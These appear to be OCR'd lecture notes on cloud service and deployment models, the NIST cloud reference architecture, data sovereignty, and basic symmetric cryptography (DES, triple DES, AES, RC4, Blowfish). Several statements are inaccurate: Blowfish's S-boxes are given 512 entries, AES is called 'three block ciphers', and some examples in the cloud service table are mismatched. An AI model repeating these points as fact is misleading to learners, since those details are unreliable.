Basis Of	IAAS	PAAS	SAAS
Uses	IAAS is used by network architects	PAAS is used by developer	SAAS is used by end user
Access	IAAS give access to the resources like virtual machines and virtual storage	PAAS give access to run time environment to deployment and development tools for application	SAAS give access to the end user
Model	It is service model that provide visualized computing resources over internet	It is a cloud computing model that delivers tools that is used for development of application	It is a service model in cloud computing that host software make available for client
Technical understanding	It required technical knowledge	In which you required knowledge of subject to understand basic setup	There is no requirement about technicalities company handle everything
Popularity	It is popular between developer and researchers	It popular between developer who focus on the development of apps and scripts	It is popular between consumer and company. Such as file sharing, email and networking
Cloud services	Amazon web services, sun, vcloud express	Facebook, and google search engine	M.S office web, Facebook and google apps
Enterprise services	AWS virtual private cloud	Microsoft azure	IBM cloud analysis
Outsourced cloud services	Salesforced	Force.com, Gigaspaces	AWS, terremark



➢ Cloud deployment models


1. Public cloud
2. Private cloud
3. Hybrid cloud
4. Community cloud

❖ Public cloud

Public cloud is managed by third parties which provide cloud services over the internet to public, these services are available as pay-as-you-go billing mode.

They offer solutions for minimizing IT infrastructure costs and act as a good option for handling peak loads on the local infrastructure. They are a go to option for small enterprises, which are able to start their businesses without large upfront investments by completely relying on public infrastructure for their IT needs.

A fundamental characteristic of public clouds is multitenancy. A public cloud is meant to serve multiple users, not a single customer. A user requires a virtual computing environment that is separated, and most likely isolated, from other users.




❖ Private cloud

Private clouds are distributed systems that work on a private infrastructure and providing the users with dynamic provisioning of computing resources. Instead of a pay-as-you-go model as in public clouds, there could be other schemes in that take into account the usage of the cloud and proportionally billing the different departments or sections of an enterprise.

The advantages of using a private cloud are:


- ✓ Customer information protection: In private cloud security concerns are less since customer data and other sensitive information does not flow out of a private infrastructure.
- ✓ Infrastructure ensuring SLAs: Private cloud provides specific operations such as appropriate clustering, data replication, system monitoring and maintenance, and disaster recovery, and other uptime services.
- ✓ Compliance with standard procedures and operations: Specific procedures have to be put in place when deploying and executing applications according to third-party compliance standards. This is not possible in case of public cloud.



❖ Hybrid cloud

Hybrid cloud is a heterogeneous distributed system resulted by combining facilities of public cloud and private cloud. For this reason, they are also called heterogeneous clouds.

A major drawback of private deployments is the inability to scale on demand and to efficiently address peak loads. Here public clouds are needed. Hence, a hybrid cloud takes advantages of both public and private cloud.




❖ Community cloud

Community clouds are distributed systems created by integrating the services of different clouds to address the specific needs of an industry, a community, or a business sector.In community cloud, the infrastructure is shared between organization which have shared concerns or tasks. The cloud may be managed by an organization or a third party.

Sectors that use community clouds are:

- ✓ Media industry: Media companies are looking for quick, simple, low-cost way for increasing efficiency of content generation. Most media productions involve an extended ecosystem of partners. In particular, the creation of digital content is the outcome of a collaborative process that includes movement of large data, massive compute-intensive rendering tasks, and complex workflow executions.
- ✓ Healthcare industry: In healthcare industry community clouds are used to share information and knowledge on the global level with sensitive data in the private infrastructure.
- ✓ Energy and core industry: In these sectors, the community cloud is used to cluster set of solution which collectively addresses management, deployment, and orchestration of services and operations.
- ✓ Scientific research: In this organization with common interests of science share large distributed infrastructure for scientific computing.



➢ Cloud Computing reference architecture

NIST Cloud Computing reference architecture defines five major performers.

1. Cloud Provider
2. Cloud Carrier
3. Cloud Broker
4. Cloud Auditor
5. Cloud Consumer

Each performer is an object (a person or an organization) that contributes in a transaction or method and/or performs tasks in Cloud computing.

❖ Cloud Service Providers

A group or object that delivers cloud services to cloud consumers or end users. It offers various components of cloud computing. Cloud computing consumers purchase a growing variety of cloud services from cloud service providers. There are various categories of cloud-based services.

- ✓ IaaS
- ✓ PaaS
- ✓ SaaS

❖ Cloud Carrier

The mediator who provides offer connectivity and transport of cloud services within cloud service providers and cloud consumers. It allows access to the services of cloud through Internet network, telecommunication, and other access devices. Network and telecom carriers or a transport agent can provide distribution. A consistent level of services is provided when cloud provider set up Service Level Agreements (SLA) with a cloud carrier. In general, Carrier may be required to offer dedicated and encrypted connections.

❖ Cloud Broker

An organization or a unit that manages the performance, use and delivery of cloud services by enhancing specific capability and offers the value-added services to cloud consumers. It combines and integrates various services into one or more new services. They provide service arbitrage which allows flexibility and opportunistic choices. There are major three services offered by a cloud broker.

- ✓ Service Intermediation
- ✓ Service Aggregation
- ✓ Service Arbitrage

❖ Cloud Auditor


An entity that can conduct independent assessment of cloud services, security, performance and information system operations of the cloud implementations. The services that are provided by Cloud Service Providers (CSP) can be evaluated by service auditors in terms of privacy impact, security control and performance, etc. Cloud Auditor can make assessment of the security controls in the information system to determine the extent to which the controls are implemented correctly, operating as planned and constructing the desired outcome with respect to meeting the security necessities for the system. There are three major roles of Cloud Auditor which are mentioned below.

- ✓ Security Audit
- ✓ Privacy Impact Audit
- ✓ Performance Audit

❖ Cloud Consumer

A cloud consumer is the end user who browses or utilize the services provided by Cloud Service Providers (CSP), sets up service contracts with the cloud provider. The cloud consumer pays per use of the service provisioned. Measured services utilized by the consumer. In this, set of organizations having mutual regulatory constraints who performs a security and risk assessment for each use case of Cloud migrations and deployments.

Cloud consumers use Service-Level Agreement (SLAs) to specify the technical performance requirements to be fulfilled by a cloud provider. SLAs can cover terms concerning the quality of service, security, and remedies for performance failures. A cloud provider may also list in the SLAs a set of limitations or boundaries, and obligations that cloud consumers must accept. In a mature market environment, a cloud consumer can freely pick a cloud provider with better pricing and more favorable terms. Typically, a cloud provider's public pricing policy and SLAs are non-negotiable, although a cloud consumer who assumes to have substantial usage might be able to negotiate for better contracts.



➢ Advantages of cloud computing

- ✓ Low barrier to entry - Whatever you want is instantly available in the cloud.

- ✓ Elasticity - With Cloud hosting, it is easy to grow and shrink the number and size of servers based on the need. This is done by either increasing or decreasing the resources in the cloud. This ability to alter plans due to fluctuation in business size and needs is a superb benefit of cloud computing especially when experiencing a sudden growth in demand.

- ✓ Cost reduction - An advantage of cloud computing is the reduction in hardware cost. Instead of purchasing in-house equipment, hardware needs are left to the vendor. For companies that are growing rapidly, new hardware can be a large, expensive, and inconvenience. Cloud computing alleviates these issues because resources can be acquired quickly and easily. Even better, the cost of repairing or replacing equipment is passed to the vendors.
  Along with purchase cost, off-site hardware cuts internal power costs and saves space. Large data centers can take up precious office space and produce a large amount of heat. Moving to cloud applications or storage can help maximize space and significantly cut energy expenditures.

- ✓ Flexibility
- ✓ Security

➢ Data Sovereignty

Data sovereignty refers to the concept that the data an organization collects, stores, and processes is subject to the nation's laws and general best practices where it is physically located.
This means that a business has to store the personal information of its customers in a way that complies with all the data privacy regulations, best practices, and guidelines of the host country.

If the business fails or refuses to comply with the host's data privacy laws, the country's government can impose a fine or force the company in another way to fulfill its requirements.

As part of data sovereignty measures, multiple countries have regulated how businesses can handle citizens' data, including the locations and jurisdictions where organizations are allowed to store citizen data.

When a business transfers data of a citizen outside of the country, the third nation's government can use measures to access the user's data, even though the citizen is a foreign national.

Since governments seek to prevent other nations from acquiring the data of their citizens, they have introduced data sovereignty measures that restrict how businesses can transfer personal information outside of the country.


Furthermore, the recent data protection law of the European Union, the GDPR, has implemented strict rules on how organizations handle the personal information of their citizens, even when the company processes data outside the region.

As a side note, data sovereignty is sometimes used in the context of indigenous societies.

Indigenous data sovereignty refers to the decolonization of the personal information of indigenous people that could play a key role in achieving autonomy for these societies.

- Cryptography

Cryptography is the science of secret writing with the intention of keeping the data secret. Cryptanalysis, on the other hand, is the science or sometimes the art of breaking cryptosystems. These both terms are a subset of what is called as Cryptology.



Cryptography is technique of securing information and communications through use of codes so that only that person for whom the information is intended can understand it and process it. Thus preventing unauthorized access to information. The prefix "crypt" means "hidden" and suffix "graphy" means "writing".

In Cryptography the techniques which are used to protect information are obtained from mathematical concepts and a set of rule based calculations known as algorithms to convert messages in ways that make it hard to decode it. These algorithms are used for cryptographic key generation, digital signing, verification to protect data privacy, web browsing on internet and to protect confidential transactions such as credit card and debit card transactions.

Techniques used for Cryptography:

In today's age of computers cryptography is often associated with the process where an ordinary plain text is converted to cipher text which is the text made such that intended receiver of the text can only decode it and hence this process is known as encryption. The process of conversion of cipher text to plain text this is known as decryption.

❖ Features of Cryptography

1) Confidentiality

Information can only be accessed by the person for whom it is intended and no other person except him can access it.

2) Integrity

Information cannot be modified in storage or transition between sender and intended receiver without any addition to information being detected.


3) Non-repudiation

The creator/sender of information cannot deny his or her intention to send information at later stage.

4) Authentication


The identities of sender and receiver are confirmed. As well as destination/origin of information is confirmed.

❖ Types of Cryptography



❖ Symmetric Key Cryptography

It is an encryption system where the sender and receiver of message use a single common key to encrypt and decrypt messages. The strength of symmetric key cryptography depends upon the number of key bits. It is relatively faster than asymmetric key cryptography. There arises a key distribution problem as the key has to be transferred from the sender to receiver through a secure channel.




❖ Symmetric algorithms

- Data encryption standard (DES)

Data encryption standard (DES) has been found vulnerable against very powerful attacks and therefore, the popularity of DES has been found slightly on decline.


DES is a block cipher, and encrypts data in blocks of size of 64 bit each, means 64 bits of plain text goes as the input to DES, which produces 64 bits of cipher text. The same algorithm and key are used for encryption and decryption, with minor differences.



DES uses a 56-bit key. Actually, the initial key consists of 64 bits. However, before the DES process even starts, every 8th bit of the key is discarded to produce a 56-bit key. That is bit position 8, 16, 24, 32, 40, 48, 56 and 64 are discarded.


Thus, the discarding of every 8th bit of the key produces a 56-bit key from the original 64-bit key.
DES is based on the two fundamental attributes of cryptography: substitution (also called as confusion) and transposition (also called as diffusion). DES consists of 16 steps, each of which is called as a round. Each round performs the steps of substitution and transposition. Let us now discuss the broad-level steps in DES.

1) In the first step, the 64-bit plain text block is handed over to an initial Permutation (IP) function.
2) The initial permutation performed on plain text.
3) Next the initial permutation (IP) produces two halves of the permuted block; says Left Plain Text (LPT) and Right Plain Text (RPT).
4) Now each LPT and RPT to go through 16 rounds of encryption process.
5) In the end, LPT and RPT are rejoined and a Final Permutation (FP) is performed on the combined block
6) The result of this process produces 64-bit cipher text.



➢ Double DES


Double DES is an encryption technique which uses two instance of DES on same plain text. In both instances it uses different keys to encrypt the plain text. Both keys are required at the time of decryption. The 64-bit plain text goes into first DES instance which than converted into a 64-bit middle text using the first key and then it goes to second DES instance which gives 64-bit cipher text by using second key.



However double DES uses 112-bit key but gives security level of 2^56 not 2^112 and this is because of meet-in-the middle attack which can be used to break through double DES.

➢ Triple DES


Triple DES is an encryption technique which uses three instance of DES on same plain text. It uses their different types of key choosing technique in first all used keys are different and in second two keys are same and one is different and in third all keys are same.



Triple DES is also vulnerable to meet-in-the middle attack because of which it gives total security level of 2^112 instead of using 168 bit of key. The block collision attack can also be done because of short block size and using same key to encrypt large size of text. It is also vulnerable to sweet32 attack.

➢ AES

AES stands for Advanced Encryption Standard and is a majorly used symmetric encryption algorithm. It is mainly used for encryption and protection of electronic data. It was used as the replacement of DES (Data encryption standard) as it is much faster and better than DES. AES consists of three block ciphers and these ciphers are used to provide encryption of data.




AES is an iterative rather than Feistel cipher. It is based on 'substitution–permutation network'. It comprises of a series of linked operations, some of which involve replacing inputs by specific outputs (substitutions) and others involve shuffling bits around (permutations).

Interestingly, AES performs all its computations on bytes rather than bits. Hence, AES treats the 128 bits of a plaintext block as 16 bytes. These 16 bytes are arranged in four columns and four rows for processing as a matrix.

Unlike DES, the number of rounds in AES is variable and depends on the length of the key. AES uses 10 rounds for 128-bit keys, 12 rounds for 192-bit keys and 14 rounds for 256-bit keys. Each of these rounds uses a different 128-bit round key, which is calculated from the original AES key.

The schematic of AES structure is given in the following illustration


Encryption Process:



R	Key size
10	128
12	192
14	256

Relationship between number of rounds (R) and cipher key size

Each round comprises of four sub-processes.



- RC4

RC4 is a stream cipher and variable length key algorithm. This algorithm encrypts one byte at a time (or larger units on a time).


A key input is pseudorandom bit generator that produces a stream 8-bit number that is unpredictable without knowledge of input key, the output of the generator is called key-stream, is combined one byte at a time with the plaintext stream cipher using X-OR operation.

Key-Generation Algorithm:

I. Key-Scheduling Algorithm
II. Pseudo random generation algorithm (Stream Generation)
III. Encrypt using X-Or ()

- Blowfish
  - ✓ block Size: 64-bits
  - ✓ key Size: 32-bits to 448-bits variable size
  - ✓ number of subkeys: 18 [P-array]
  - ✓ number of rounds: 16
  - ✓ number of substitution boxes: 4 [each having 512 entries of 32-bits each]

Blowfish Encryption Algorithm:



Encrypting Steps:

I. Generation of subkeys
II. Initialize Substitution Boxes
III. Encryption

Decryption: The decryption process is similar to that of encryption and the subkeys are used in reverse

